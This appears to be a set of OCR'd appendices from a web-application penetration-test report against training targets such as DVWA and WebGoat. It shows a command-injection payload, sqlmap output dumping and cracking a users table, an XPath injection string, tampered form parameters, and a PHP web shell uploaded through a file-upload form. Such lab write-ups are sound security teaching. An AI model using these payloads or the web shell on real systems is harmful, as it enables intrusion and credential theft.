
APPENDIX E No 1 – COMMAND INJECTION



Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Brute Force - Iceweasel
Vulnerability: Command Execution
Ping for FREE
Enter an IP address below
submit
More Info

```
127.0.0.1 ; ls /

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.071 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.025 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.023/0.039/0.071/0.023 ms
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lost+found
media
mnt
opt
owaspbwa
proc
root
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```


APPENDIX E No 2 – SQL INJECTION



SQL Query: SELECT * FROM users WHERE name='tom' and password='tom'

```
[18:33:57] [INFO] retrieved: admin
[18:33:57] [INFO] retrieved: admin
[18:33:58] [INFO] retrieved: harry@getmantra.com
[18:34:01] [INFO] retrieved: harry
[18:34:03] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[18:34:05] [INFO] retrieved: ron@getmantra.com
[18:34:08] [INFO] retrieved: ron
[18:34:08] [INFO] retrieved: ron
[18:34:09] [INFO] retrieved: tom@getmantra.com
[18:34:11] [INFO] retrieved: tom
[18:34:11] [INFO] retrieved: tom
[18:34:12] [INFO] analyzing table dump for possible password hashes
[18:34:12] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Y
[18:34:16] [INFO] writing hashes to a temporary file '/tmp/sqlmapxiLNM32277/sqlmaphashes-gMUP15.txt'
do you want to crack them via a dictionary-based attack? [y/N/q] Y
[18:34:21] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[18:34:47] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] Y
[18:34:49] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[18:34:49] [INFO] starting 2 processes
[18:35:03] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[18:35:03] [INFO] postprocessing table dump
Database: bricks
Table: users
[4 entries]
+-------+---------------------------------------------+---------------------+
| name  | password                                    | email               |
+-------+---------------------------------------------+---------------------+
| admin | admin                                       | admin@getmantra.com |
| harry | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | harry@getmantra.com |
| ron   | ron                                         | ron@getmantra.com   |
| tom   | tom                                         | tom@getmantra.com   |
+-------+---------------------------------------------+---------------------+

[18:35:03] [INFO] table 'bricks.users' dumped to CSV file '/root/.sqlmap/output/192.168.25.129/dump/bricks/users.csv'
[18:35:03] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.sqlmap/output/results-07242017_0633pm.csv'

[*] shutting down at 18:35:03

root@kali:~#
```

APPENDIX E No 3 – XPATH INJECTION



Choose another language: English

Logout

XPATH Injection

OWASP WebGoat v5.4

Show Params Show Cookies Lesson Plan

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Command Injection
Numeric SQL Injection
Log Spoofing
XPATH Injection
String SQL Injection
LAB: SQL Injection
Stage 1: String SQL Injection
Stage 2: Parameterized Query #1
Stage 3: Numeric SQL Injection
Stage 4: Parameterized Query #2
Modify Data with SQL Injection
Add Data with SQL Injection
Database Backdoors

Solution Videos — Restart this Lesson

The form below allows employees to see all their personal data including their salaries. Your account is Mike/test123. Your goal is to try to see other employees data as well.

* Congratulations. You have successfully completed this lesson.

Welcome to WebGoat employee intranet

Please confirm your username and password before viewing your profile.
*Required Fields

*User Name: Lim' or 1=1 or 'a'='a

*Password: •••••••


Submit

Username	Account No.	Salary
Mike	11123	468100
John	63458	559833
Sarah	23363	84000

Created by Sherif Koussa SoftwareSecured

OWASP Foundation | Project WebGoat | Report Bug

APPENDIX E No 4 – PARAMETER TAMPERING



Show Params Show Cookies Lesson Plan

Solution Videos — Restart this Lesson

The form below uses HTML form field restrictions. In order to pass this lesson, submit the form with each field containing an unallowed value. **You must submit invalid values for all six fields in one form submission.**

* Congratulations. You have successfully completed this lesson.

Select field with two possible values:
foo


Radio button with two possible values:
● foo
○ bar

Checkbox:
✓ checkbox

Input field restricted to 5 characters:
12345

Disabled input field:
disabled

Submit button:
Submit



Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

1 form field enabled.

Internationalization is not available for this lesson

Logout

Bypass HTML Field Restrictions

OWASP WebGoat v5.4

Show Params Show Cookies Lesson Plan

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Bypass HTML Field Restrictions
Exploit Hidden Fields
Exploit Unchecked Email
Bypass Client Side JavaScript Validation
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos — Restart this Lesson

The form below uses HTML form field restrictions. In order to pass this lesson, submit the form with each field containing an unallowed value. **You must submit invalid values for all six fields in one form submission.**

Select field with two possible values:
foo

Radio button with two possible values:
● foo
○ bar

Checkbox:
✓ checkbox

Input field restricted to 5 characters:
12345

Disabled input field:
disabled

Submit button:
Submit

Created by Chuck Willis MANDIANT

OWASP Foundation | Project WebGoat | Report Bug

Waiting for 192.168.25.129...

Tamper Data - Ongoing requests

Start Tamper Stop Tamper Clear Options Help

Filter Show All

Time Duration Total Duration Size Method Status Content Type URL Load Flags

Tamper Popup


http://192.168.25.129/WebGoat/attack?Screen=51&menu=1700

Request Header...	Request H...
Host	192.168.25.12
User-Agent	Mozilla/5.0 (X1
Accept	text/html,appli
Accept-Language	en-US,en;q=0.
Accept-Encoding	gzip, deflate
Referer	http://192.168.
Cookie	acopendivids=:


Post Parameter ...	Post Param...
select	foo124322
radio	foo123456
checkbox	onqweuyu
shortinput	1234567898
disabledinput	rahulstest
SUBMIT	Submitigotyou

Cancel OK

APPENDIX F – UNRESTRCITED FILE UPLOAD



```
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: en-gb,en;q=0.5
ccept-Encoding: gzip, deflate
eferer: http://127.0.0.1/dvwa/vulnerabilities/upload/
ookie: security=medium; PHPSESSID=9eb859fb39d7bca4c060cb744d7a350f
onnection: keep-alive
ontent-Type: multipart/form-data; boundary=---------------------------166812152717847
ontent-Length: 6976

-----------------------------166812152717847
ontent-Disposition: form-data; name="MAX_FILE_SIZE"

000000
-----------------------------166812152717847
ontent-Disposition: form-data; name="uploaded"; filename="cmd.php"
ontent-Type: image/jpeg

?php
       if(isset($_GET['id']))
       {
               $command = stripslashes($_GET['id']);
               exec($command . " 2>&1",$out);
               foreach($out as $o)
               echo $o . "\n";
       }
       else if(isset($_FILES['file']['tmp_name']))
```




Vulnerability: File Upload

Choose an image to upload:

../../hackable/uploads/cmd.php succesfully uploaded!

APPENDIX G – APPLICATIONS EMAIL PASSWORD




The Accounts of your Webapplication are only as save as the passwords. For this exercise, your job is to test several passwords on https://www.cnlab.ch/codecheck. You must test all 5 passwords at the same time...
On your applications you should set good password requirements!

How much time you need for these passwords?

Password = 123456	0	seconds
Password = abzfez	1394	seconds
Password = a9zlez	5	hours
Password = aB8fEz	2	days
Password = z8!E?7	41	days

Created by: Reto Lippuner, Marcel Wirth

OWASP Foundation | Project WebGoat | Report Bug



The Accounts of your Webapplication are only as save as the passwords. For this exercise, your job is to test several passwords on https://www.cnlab.ch/codecheck. You must test all 5 passwords at the same time...
On your applications you should set good password requirements!

* Congratulations. You have successfully completed this lesson.


How much time you need for these passwords?

Password = 123456		seconds
Password = abzfez		seconds
Password = a9zlez		hours
Password = aB8fEz		days
Password = z8!E?7		days

Created by: Reto Lippuner, Marcel Wirth

OWASP Foundation | Project WebGoat | Report Bug

APPENDIX H – BASIC AUTHENTICATION USED



Basic Authentication is used to protect server side resources. The web server will send a 401 authentication request with the response for the requested resource. The client side browser will then prompt the user for a user name and password using a browser supplied dialog box. The browser will base64 encode the user name and password and send those credentials back to the web server. The web server will then validate the credentials and return the requested resource if the credentials are correct. These credentials are automatically resent for each page protected with this mechanism without requiring the user to enter their credentials again.

General Goal(s):


For this lesson, your goal is to understand Basic Authentication and answer the questions below.

* Congratulations, you have figured out the mechanics of basic authentication. - Now you must try to make WebGoat reauthenticate you as: - username: basic - password: basic. Use the Basic Authentication Menu to start at login page.

Use the hints! One at a time...

OWASP Foundation | Project WebGoat | Report Bug

APPENDIX I – INSUFFICIENT ACCOUNT LOCKOUT



Untitled Session - OWASP ZAP 2.4.3
File Edit View Analyse Report Tools Online Help
ATTACK Mode
Sites
Quick Start
Request
Response
Header: Text
Body: Text
History
Search
Alerts
Output
Spider
Active Scan
New Scan
Progress: 0: Attack Mode Scanner
Current Scans: 0 | Num requests: 0

```
GET:robots.txt
GET:sitemap.xml
GET:MCIR
GET:WackoPicko
GET:OWASP-CSRFGuard-Test-Application.html
MCIR
WackoPicko
WebGoat
GET:webgoat.net
GET:mutillidae
GET:railsgoat
GET:owaspbricks
```

```
HTTP/1.1 401 Unauthorized
Date: Thu, 27 Jul 2017 16:46:48 GMT
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 EST
WWW-Authenticate: Basic realm="WebGoat Application"
```

```
<html><head><title>Apache Tomcat/6.0.24 - Error report</title><style><!--H1 {font-family:Tahoma,Arial,
sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif
;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:
white;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;
background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}
A.name {color : black;}HR {color : #525D76;}--></style> </head><body><h1>HTTP Status 401 - </h1><HR size
="1" noshade="noshade"><p><b>type</b> Status report</p><p><b>message</b> <u></u></p><p><b>description</b
```

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
30,589	27/07/17 13:08:07	27/07/17 13:08:07	GET	http://192.168.25.129/WebGoat/67866474663...	401	Unauthorized	30 ms	332 bytes	954 bytes
30,591	27/07/17 13:08:07	27/07/17 13:08:07	GET	http://192.168.25.129/WebGoat/	401	Unauthorized	90 ms	332 bytes	954 bytes
30,592	27/07/17 13:08:07	27/07/17 13:08:07	GET	http://192.168.25.129/WebGoat/attack/	401	Unauthorized	27 ms	332 bytes	954 bytes
30,604	27/07/17 13:08:07	27/07/17 13:08:07	GET	http://192.168.25.129/WebGoat/	401	Unauthorized	41 ms	332 bytes	954 bytes
30,617	27/07/17 13:08:07	27/07/17 13:08:07	GET	http://192.168.25.129/WebGoat/attack	401	Unauthorized	10 ms	332 bytes	954 bytes
30,624	27/07/17 13:08:07	27/07/17 13:08:07	GET	http://192.168.25.129/WebGoat	404	Not Found	16 ms	370 bytes	205 bytes
30,625	27/07/17 13:08:08	27/07/17 13:08:08	GET	http://192.168.25.129/WebGoat	404	Not Found	86 ms	370 bytes	205 bytes
30,626	27/07/17 13:08:08	27/07/17 13:08:08	GET	http://192.168.25.129/webgoat.net/	302	Found	147 ms	544 bytes	140 bytes
30,627	27/07/17 13:08:08	27/07/17 13:08:08	GET	http://192.168.25.129/webgoat.net/86669403...	404	Not Found	35 ms	396 bytes	3.02 KiB
30,630	27/07/17 13:08:09	27/07/17 13:08:10	GET	http://192.168.25.129/webgoat.net/Default.aspx	302	Found	148 ms	544 bytes	140 bytes
30,631	27/07/17 13:08:10	27/07/17 13:08:10	GET	http://192.168.25.129/webgoat.net	301	Moved Perm...	9 ms	424 bytes	242 bytes

Web applications frequently provide their users the ability to retrieve a forgotten password. Unfortunately, many web applications fail to implement the mechanism properly. The information required to verify the identity of the user is often overly simplistic.

General Goal(s):

Users can retrieve their password if they can answer the secret question properly. There is no lock-out mechanism on this 'Forgot Password' page. Your username is 'webgoat' and your favorite color is 'red'. The goal is to retrieve the password of another user.

* Congratulations. You have successfully completed this lesson.

Webgoat Password Recovery

For security reasons, please change your password immediately.


Results:

Username: admin

Color: green

Password: 2275$starBo0m3

APPENDIX J – USERNAME HARVESTING



✕ This email is already registered. Want to login or recover your password?

☑ Personalize Twitter based on where you've seen Twitter content on the web. Learn more.


By signing up, you agree to the Terms of Service and Privacy Policy, including Cookie Use. Others will be able to find you by email or phone number when provided.

✕ This email is already registered. Want to login or recover your password?

☑ Personalize Twitter based on where you've seen Twitter content on the web. Learn more.

By signing up, you agree to the Terms of Service and Privacy Policy, including Cookie Use. Others will be able to find you by email or phone number when provided.

APPENDIX K – WEAK PASSWORD REQUIREMENT



Change your admin password:

New password:

Confirm new password:

Change

Password Changed

More info

http://www.owasp.org/index.php/Cross-Site

http://www.cgisecurity.com/csrf-faq.html

```
HTTP/1.1 302 Found
Date: Thu, 27 Jul 2017 17:32:35 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_
html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.
38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Set-Cookie: PHPSESSID=u6nf7fntcg4b8mo6ae40ve8nq2; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: security=low
```


Name	Value	Domain
JSESSIONID	D54AA9FFA6150E4020ABAB0F55ECFBF1	192.168.25.129
PHPSESSID	rs8pcvu0fm4n0cnoo5psr78kt3	192.168.25.129
acgroupswithpersist	nada	192.168.25.129
acopendivids	swingset,jotto,phpbb2,redmine	192.168.25.129
security	low	192.168.25.129

APPENDIX L – EXECUTION WITH UNNECESSARY PRIVILEGES --------no image

APPENDIX M – INSUFFICIENT ENTROPY - **This code generates a unique random identifier for a user's session.**

```
function generateSessionID($userID){
srand($userID);
return rand();
}
```

APPENDIX N – INSUFFICIENT SESSION EXPIRATION



Session State

SQL Server

Connection string:

data source=localhost;Integrated Security=SSPI

Create...

Time-out (in seconds):

30

Enable custom database

Cookie Settings

Mode:

Use Cookies

Name:


ASP.NET_SessionId

Time-out (in minutes):

20

Regenerate expired session ID


APPENDIX O – INSUFFICIENT SESSION FIXATION



